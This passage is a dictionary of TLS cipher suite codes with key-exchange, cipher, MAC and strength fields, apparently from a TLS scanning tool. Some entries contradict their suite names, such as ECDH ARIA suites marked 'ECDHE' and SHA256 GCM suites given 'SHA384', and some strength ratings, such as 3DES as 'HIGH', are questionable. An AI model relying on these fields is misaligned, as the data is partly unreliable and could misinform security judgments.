'0000C4': {'name': 'TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'0000C5': {'name': 'TLS_DH_Anon_WITH_CAMELLIA_256_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'CAMELLIA_256_CBC', 'bits': '256',
'mac': 'SHA256', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'00C001': {'name': 'TLS_ECDH_ECDSA_WITH_NULL_SHA', 'protocol': 'TLS', 'kx':
'ECDH', 'au': 'ECDSA', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'00C002': {'name': 'TLS_ECDH_ECDSA_WITH_RC4_128_SHA', 'protocol': 'TLS',
'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'RC4_128', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM', 'overall_strength':
'MEDIUM'},
'00C003': {'name': 'TLS_ECDH_ECDSA_WITH_3DES_EDE_CBC_SHA', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': '3DES_EDE_CBC', 'bits': '168',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C004': {'name': 'TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'AES_128_CBC', 'bits': '128',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C005': {'name': 'TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C006': {'name': 'TLS_ECDHE_ECDSA_WITH_NULL_SHA', 'protocol': 'TLS',
'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'00C007': {'name': 'TLS_ECDHE_ECDSA_WITH_RC4_128_SHA', 'protocol': 'TLS',
'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'RC4_128', 'bits': '128', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM',
'overall_strength': 'MEDIUM'},
'00C008': {'name': 'TLS_ECDHE_ECDSA_WITH_3DES_EDE_CBC_SHA', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': '3DES_EDE_CBC', 'bits': '168',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C009': {'name': 'TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'AES_128_CBC', 'bits': '128',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C00A': {'name': 'TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C00B': {'name': 'TLS_ECDH_RSA_WITH_NULL_SHA', 'protocol': 'TLS', 'kx':
'ECDH', 'au': 'RSA', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA',

```
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'00C00C': {'name': 'TLS_ECDH_RSA_WITH_RC4_128_SHA', 'protocol': 'TLS',
'kx': 'ECDH', 'au': 'RSA', 'enc': 'RC4_128', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM', 'overall_strength':
'MEDIUM'},
'00C00D': {'name': 'TLS_ECDH_RSA_WITH_3DES_EDE_CBC_SHA', 'protocol': 'TLS',
'kx': 'ECDH', 'au': 'RSA', 'enc': '3DES_EDE_CBC', 'bits': '168', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C00E': {'name': 'TLS_ECDH_RSA_WITH_AES_128_CBC_SHA', 'protocol': 'TLS',
'kx': 'ECDH', 'au': 'RSA', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C00F': {'name': 'TLS_ECDH_RSA_WITH_AES_256_CBC_SHA', 'protocol': 'TLS',
'kx': 'ECDH', 'au': 'RSA', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C010': {'name': 'TLS_ECDHE_RSA_WITH_NULL_SHA', 'protocol': 'TLS', 'kx':
'ECDHE', 'au': 'RSA', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'00C011': {'name': 'TLS_ECDHE_RSA_WITH_RC4_128_SHA', 'protocol': 'TLS',
'kx': 'ECDHE', 'au': 'RSA', 'enc': 'RC4_128', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM', 'overall_strength':
'MEDIUM'},
'00C012': {'name': 'TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': '3DES_EDE_CBC', 'bits': '168',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C013': {'name': 'TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA', 'protocol': 'TLS',
'kx': 'ECDHE', 'au': 'RSA', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C014': {'name': 'TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA', 'protocol': 'TLS',
'kx': 'ECDHE', 'au': 'RSA', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C015': {'name': 'TLS_ECDH_Anon_WITH_NULL_SHA', 'protocol': 'TLS', 'kx':
'ECDH', 'au': 'Anon', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA',
'kxau_strength': 'MiM', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'00C016': {'name': 'TLS_ECDH_Anon_WITH_RC4_128_SHA', 'protocol': 'TLS',
'kx': 'ECDH', 'au': 'Anon', 'enc': 'RC4_128', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'MiM', 'enc_strength': 'MEDIUM', 'overall_strength':
'MiM'},
'00C017': {'name': 'TLS_ECDH_Anon_WITH_3DES_EDE_CBC_SHA', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'Anon', 'enc': '3DES_EDE_CBC', 'bits': '168',
'mac': 'SHA', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'00C018': {'name': 'TLS_ECDH_Anon_WITH_AES_128_CBC_SHA', 'protocol': 'TLS',
'kx': 'ECDH', 'au': 'Anon', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
'SHA', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH', 'overall_strength':
'MiM'},
'00C019': {'name': 'TLS_ECDH_Anon_WITH_AES_256_CBC_SHA', 'protocol': 'TLS',
'kx': 'ECDH', 'au': 'Anon', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH', 'overall_strength':
'MiM'},
'00C01A': {'name': 'TLS_SRP_SHA_WITH_3DES_EDE_CBC_SHA', 'protocol': 'TLS',
'kx': 'SRP', 'au': 'SHA', 'enc': '3DES_EDE_CBC', 'bits': '168', 'mac':
```

```
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C01B': {'name': 'TLS_SRP_SHA_RSA_WITH_3DES_EDE_CBC_SHA', 'protocol':
'TLS', 'kx': 'SRP', 'au': 'SHA', 'enc': '3DES_EDE_CBC', 'bits': '168',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C01C': {'name': 'TLS_SRP_SHA_DSS_WITH_3DES_EDE_CBC_SHA', 'protocol':
'TLS', 'kx': 'SRP', 'au': 'SHA', 'enc': '3DES_EDE_CBC', 'bits': '168',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C01D': {'name': 'TLS_SRP_SHA_WITH_AES_128_CBC_SHA', 'protocol': 'TLS',
'kx': 'SRP', 'au': 'SHA', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C01E': {'name': 'TLS_SRP_SHA_RSA_WITH_AES_128_CBC_SHA', 'protocol':
'TLS', 'kx': 'SRP', 'au': 'SHA', 'enc': 'AES_128_CBC', 'bits': '128',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C01F': {'name': 'TLS_SRP_SHA_DSS_WITH_AES_128_CBC_SHA', 'protocol':
'TLS', 'kx': 'SRP', 'au': 'SHA', 'enc': 'AES_128_CBC', 'bits': '128',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C020': {'name': 'TLS_SRP_SHA_WITH_AES_256_CBC_SHA', 'protocol': 'TLS',
'kx': 'SRP', 'au': 'SHA', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C021': {'name': 'TLS_SRP_SHA_RSA_WITH_AES_256_CBC_SHA', 'protocol':
'TLS', 'kx': 'SRP', 'au': 'SHA', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C022': {'name': 'TLS_SRP_SHA_DSS_WITH_AES_256_CBC_SHA', 'protocol':
'TLS', 'kx': 'SRP', 'au': 'SHA', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C023': {'name': 'TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'AES_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C024': {'name': 'TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C025': {'name': 'TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'AES_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C026': {'name': 'TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C027': {'name': 'TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'AES_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C028': {'name': 'TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C029': {'name': 'TLS_ECDH_RSA_WITH_AES_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'RSA', 'enc': 'AES_128_CBC', 'bits': '128',
```

```
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C02A': {'name': 'TLS_ECDH_RSA_WITH_AES_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'RSA', 'enc': 'AES_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C02B': {'name': 'TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'AES_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C02C': {'name': 'TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'AES_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C02D': {'name': 'TLS_ECDH_ECDSA_WITH_AES_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'AES_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C02E': {'name': 'TLS_ECDH_ECDSA_WITH_AES_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'ECDSA', 'enc': 'AES_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C02F': {'name': 'TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'AES_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C030': {'name': 'TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'AES_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C031': {'name': 'TLS_ECDH_RSA_WITH_AES_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'RSA', 'enc': 'AES_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C032': {'name': 'TLS_ECDH_RSA_WITH_AES_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'ECDH', 'au': 'RSA', 'enc': 'AES_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C033': {'name': 'TLS_ECDHE_PSK_WITH_RC4_128_SHA', 'protocol': 'TLS',
'kx': 'ECDHE', 'au': 'PSK', 'enc': 'RC4_128', 'bits': '128', 'mac': 'SHA',
'kxau_strength': 'HIGH', 'enc_strength': 'MEDIUM', 'overall_strength':
'MEDIUM'},
'00C034': {'name': 'TLS_ECDHE_PSK_WITH_3DES_EDE_CBC_SHA', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'PSK', 'enc': '3DES_EDE_CBC', 'bits': '168',
'mac': 'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C035': {'name': 'TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA', 'protocol': 'TLS',
'kx': 'ECDHE', 'au': 'PSK', 'enc': 'AES_128_CBC', 'bits': '128', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C036': {'name': 'TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA', 'protocol': 'TLS',
'kx': 'ECDHE', 'au': 'PSK', 'enc': 'AES_256_CBC', 'bits': '256', 'mac':
'SHA', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH', 'overall_strength':
'HIGH'},
'00C037': {'name': 'TLS_ECDHE_PSK_WITH_AES_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'PSK', 'enc': 'AES_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C038': {'name': 'TLS_ECDHE_PSK_WITH_AES_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'PSK', 'enc': 'AES_256_CBC', 'bits': '256',
```

```
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C039': {'name': 'TLS_ECDHE_PSK_WITH_NULL_SHA ', 'protocol': 'TLS', 'kx':
'ECDHE', 'au': 'PSK', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA ',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'00C03A': {'name': 'TLS_ECDHE_PSK_WITH_NULL_SHA256', 'protocol': 'TLS',
'kx': 'ECDHE', 'au': 'PSK', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA256',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'00C03B': {'name': 'TLS_ECDHE_PSK_WITH_NULL_SHA384', 'protocol': 'TLS',
'kx': 'ECDHE', 'au': 'PSK', 'enc': 'NULL', 'bits': '0', 'mac': 'SHA384',
'kxau_strength': 'HIGH', 'enc_strength': 'NULL', 'overall_strength':
'NULL'},
'00C03C': {'name': 'TLS_RSA_WITH_ARIA_128_CBC_SHA256', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'RSA', 'enc': 'ARIA_128_CBC', 'bits': '128', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C03D': {'name': 'TLS_RSA_WITH_ARIA_256_CBC_SHA384', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'RSA', 'enc': 'ARIA_256_CBC', 'bits': '256', 'mac':
'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C03E': {'name': 'TLS_DH_DSS_WITH_ARIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'DSS', 'enc': 'ARIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C03F': {'name': 'TLS_DH_DSS_WITH_ARIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'DH', 'au': 'DSS', 'enc': 'ARIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C040': {'name': 'TLS_DH_RSA_WITH_ARIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'RSA', 'enc': 'ARIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C041': {'name': 'TLS_DH_RSA_WITH_ARIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'DH', 'au': 'RSA', 'enc': 'ARIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C042': {'name': 'TLS_DHE_DSS_WITH_ARIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'ARIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C043': {'name': 'TLS_DHE_DSS_WITH_ARIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'ARIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C044': {'name': 'TLS_DHE_RSA_WITH_ARIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'ARIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C045': {'name': 'TLS_DHE_RSA_WITH_ARIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'ARIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C046': {'name': 'TLS_DH_Anon_WITH_ARIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'ARIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'00C047': {'name': 'TLS_DH_Anon_WITH_ARIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'ARIA_256_CBC', 'bits': '256',
```

```
'mac': 'SHA384', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'00C048': {'name': 'TLS_ECDHE_ECDSA_WITH_ARIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'ARIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C049': {'name': 'TLS_ECDHE_ECDSA_WITH_ARIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'ARIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C04A': {'name': 'TLS_ECDH_ECDSA_WITH_ARIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'ARIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C04B': {'name': 'TLS_ECDH_ECDSA_WITH_ARIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'ECDSA', 'enc': 'ARIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C04C': {'name': 'TLS_ECDHE_RSA_WITH_ARIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'ARIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C04D': {'name': 'TLS_ECDHE_RSA_WITH_ARIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'ARIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C04E': {'name': 'TLS_ECDH_RSA_WITH_ARIA_128_CBC_SHA256', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'ARIA_128_CBC', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C04F': {'name': 'TLS_ECDH_RSA_WITH_ARIA_256_CBC_SHA384', 'protocol':
'TLS', 'kx': 'ECDHE', 'au': 'RSA', 'enc': 'ARIA_256_CBC', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C050': {'name': 'TLS_RSA_WITH_ARIA_128_GCM_SHA256', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'RSA', 'enc': 'ARIA_128_GCM', 'bits': '128', 'mac':
'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C051': {'name': 'TLS_RSA_WITH_ARIA_256_GCM_SHA384', 'protocol': 'TLS',
'kx': 'RSA', 'au': 'RSA', 'enc': 'ARIA_256_GCM', 'bits': '256', 'mac':
'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C052': {'name': 'TLS_DHE_RSA_WITH_ARIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'ARIA_128_GCM', 'bits': '128',
'mac': 'SHA256', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C053': {'name': 'TLS_DHE_RSA_WITH_ARIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'RSA', 'enc': 'ARIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C054': {'name': 'TLS_DH_RSA_WITH_ARIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'RSA', 'enc': 'ARIA_128_GCM', 'bits': '128',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C055': {'name': 'TLS_DH_RSA_WITH_ARIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DH', 'au': 'RSA', 'enc': 'ARIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C056': {'name': 'TLS_DHE_DSS_WITH_ARIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'ARIA_128_GCM', 'bits': '128',
```

```
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C057': {'name': 'TLS_DHE_DSS_WITH_ARIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DHE', 'au': 'DSS', 'enc': 'ARIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C058': {'name': 'TLS_DH_DSS_WITH_ARIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'DSS', 'enc': 'ARIA_128_GCM', 'bits': '128',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C059': {'name': 'TLS_DH_DSS_WITH_ARIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DH', 'au': 'DSS', 'enc': 'ARIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'HIGH', 'enc_strength': 'HIGH',
'overall_strength': 'HIGH'},
'00C05A': {'name': 'TLS_DH_Anon_WITH_ARIA_128_GCM_SHA256', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'ARIA_128_GCM', 'bits': '128',
'mac': 'SHA384', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
'00C05B': {'name': 'TLS_DH_Anon_WITH_ARIA_256_GCM_SHA384', 'protocol':
'TLS', 'kx': 'DH', 'au': 'Anon', 'enc': 'ARIA_256_GCM', 'bits': '256',
'mac': 'SHA384', 'kxau_strength': 'MiM', 'enc_strength': 'HIGH',
'overall_strength': 'MiM'},
